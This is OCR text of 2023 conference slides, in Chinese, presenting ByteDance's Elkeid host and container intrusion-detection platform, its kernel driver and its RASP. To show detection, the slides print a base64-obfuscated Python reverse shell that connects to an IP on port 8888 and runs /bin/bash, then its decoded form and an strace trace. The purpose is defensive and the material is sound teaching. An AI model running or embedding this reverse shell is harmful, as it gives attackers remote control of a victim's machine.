

GOTC 2023
全球开源技术峰会
THE GLOBAL OPENSOURCE TECHNOLOGY CONFERENCE
OPEN SOURCE, INTO THE FUTURE
「分论坛标题」专场
生产环境下多工作负载安全建设实践
陈越 2023年05月28日


whoami



陈越

Elkeid 负责人，字节跳动 CWPP 负责人，长期专注于反入侵领域。

何为多工作负载？



Source: Gartner

716192_C

Gartner

多工作负载安全挑战和变化

Evolution of Workload Abstractions

Physical

- 反入侵需求；
- 审计，合规需求；
- 操作系统层资产管理需求；
- 风险感知需求：漏洞，基线，暴露面感知。

Virtual Machines

- 虚拟化提高了业务灵活度，安全风险相对提高；
- 其他需求整体与物理机保持一致。

Containers

- 传统主机安全能力开始部分失效；
- 传统网络安全能力开始部分失效；
- 容器与容器集群本身也引入了新的风险：如镜像安全，容器集群的反入侵。

Serverless

- 追求轻量化，快速迭代，基于白名单、非云原生的方案大多数都开始失效；
- 安全运营压力增加：入侵调查与溯源困难；
- 合规和风险发现压力增加：生命周期很短，无法有效感知

理想情况：并不独立的解决某一个 Workload 的风险，而是将多种混合的 Workload 其视作一个整体来看。

伴随着复杂度提升，对安全能力的要求也越来越高，如：反入侵，威胁溯源与止损，风险发现等。


Source: Gartner
716192_C


Elkeid - https://github.com/bytedance/Elkeid

我们的解决方案 - Elkeid

The Same Agent

我们将**主机安全，容器安全，RASP，阻断于响应能力，追溯能力**通过插件的形式集成在一个Agent上，既可以通过宿主机部署保护宿主机与之上的容器；也可以云原生方式部署。






The Same Platform

并不是不同产品的拼接，而是**原生的一套架构**，带来的优势便是各方信息都可以自然的关联与组合；运维运营压力也会由此降低。

端上能力介绍


1. syscall 级别信息采集
2. 内核态 rootkit 检测
3. 性能损耗极低
4. 天然支持容器
Host
KernelSpace
UserSpace
Scanner
LogWatcher
Collector
Elkeid Agent
Elkeid Driver
Container
Application
Elkeid RASP
1. 插件管理，调度
2. 负责与 server 通信
1. 支持 Java/Python/Golang/Node.js
2. 性能损耗极低
3. 业务无需重启

Elkeid Driver

经过长时间多环境验证；

在高负载情况下，端上整体性能占用能**小于1%单核**；内存占用能**小于70MB**；

- 百万级验证的内核态方案；
- 采集能力丰富度大约为非内核态的**10倍**；
- 性能占用约为非内核态的**1/10**；
- 具备**内核态后门**对抗与检测能力。

不仅原生兼容**容器内信息采集**，采集丰富度远远超出传统方案，如：DNS请求，权限变更，文件创建，进程创建等不仅可以做到实时捕获，采集内容也**不局限于syscall 参数**。

在2006年甚至更早就存在APT组织使用内核态后门进行隐藏；目前很多挖矿等常见恶意组织使用内核态后门进行对抗；该技术门槛比想象的低，目前整体已经是的“魔高一尺”；Ring0**层对抗迫在眉睫**。


Elkeid Driver

```
python -c "exec(__import__('base64').b64decode(__import__(
'codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tldCAgICAgLCA
gICAgICBzdWJwcm9jZXNzICAgICAsICAgICAgIG9zICAgICAgICA7ICAgI
CAgICBob3N0PSIxMC4yMjcuMjkuMjQzIiAgICAgICAgOyAgICAgICAgcG9
ydD04ODg4ICAgICAgICA7ICAgICAgICBzPXNvY2tldC5zb2NrZXQoc29ja
2V0LkFGX0lORVQgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSA
gICAgICAgOyAgICAgICAgcy5jb25uZWN0KChob3N0ICAgICAsICAgICAgI
HBvcnQpKSAgICAgICAgOyAgICAgICAgb3MuZHVwMihzLmZpbGVubygpICA
gICAsICAgICAgIDApICAgICAgICA7ICAgICAgICBvcy5kdXAyKHMuZmlsZ
W5vKCkgICAgICwgICAgICAgMSkgICAgICAgIDsgICAgICAgIG9zLmR1cDI
ocy5maWxlbm8oKSAgICAgLCAgICAgICAyKSAgICAgICAgOyAgICAgICAgc
D1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCIp')[0]))"
```


```
1   import socket, subprocess,  os;
2   host='[redacted]';
3   port=8888;
4   s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
5   s.connect((hos,port));
6   os.dup2(s.fileno(),0);
7   os.dup2(s.fileno(),1);
8   os.dup2(s.fileno(),2);
9   p=subprocess.call("/bin/bash")
```


```
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(8888),
dup2(3, 0)                              = 0
dup2(3, 1)                              = 1
dup2(3, 2)                              = 2
pipe([4, 5])                            = 0
fcntl(4, F_GETFD)                       = 0
fcntl(4, F_SETFD, FD_CLOEXEC)           = 0
fcntl(5, F_GETFD)                       = 0
fcntl(5, F_SETFD, FD_CLOEXEC)           = 0
clone(strace: Process 2280077 attached
child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_C
[pid 2280077] set_robust_list(0x7f1ce0e0d8a0, 24) =
[pid 2280077] getpid()                  = 2280077
[pid 2280075] close(5)                  = 0
[pid 2280077] close(4)                  = 0
[pid 2280075] mmap(NULL, 1052672, PROT_READ|PROT_WRI
[pid 2280075] read(4,  <unfinished ...>
[pid 2280077] execve("/bin/bash", ["/bin/bash"], [/*
[pid 2280075] <... read resumed> "", 1048576) = 0
[pid 2280075] mremap(0x7f1cdf11b000, 1052672, 4096,
[pid 2280077] <... execve resumed> )    = 0
```

Elkeid RASP(Runtime Application Self-protection)




Elkeid RASP(Runtime Application Self-protection)





Elkeid K8s Auditing Security

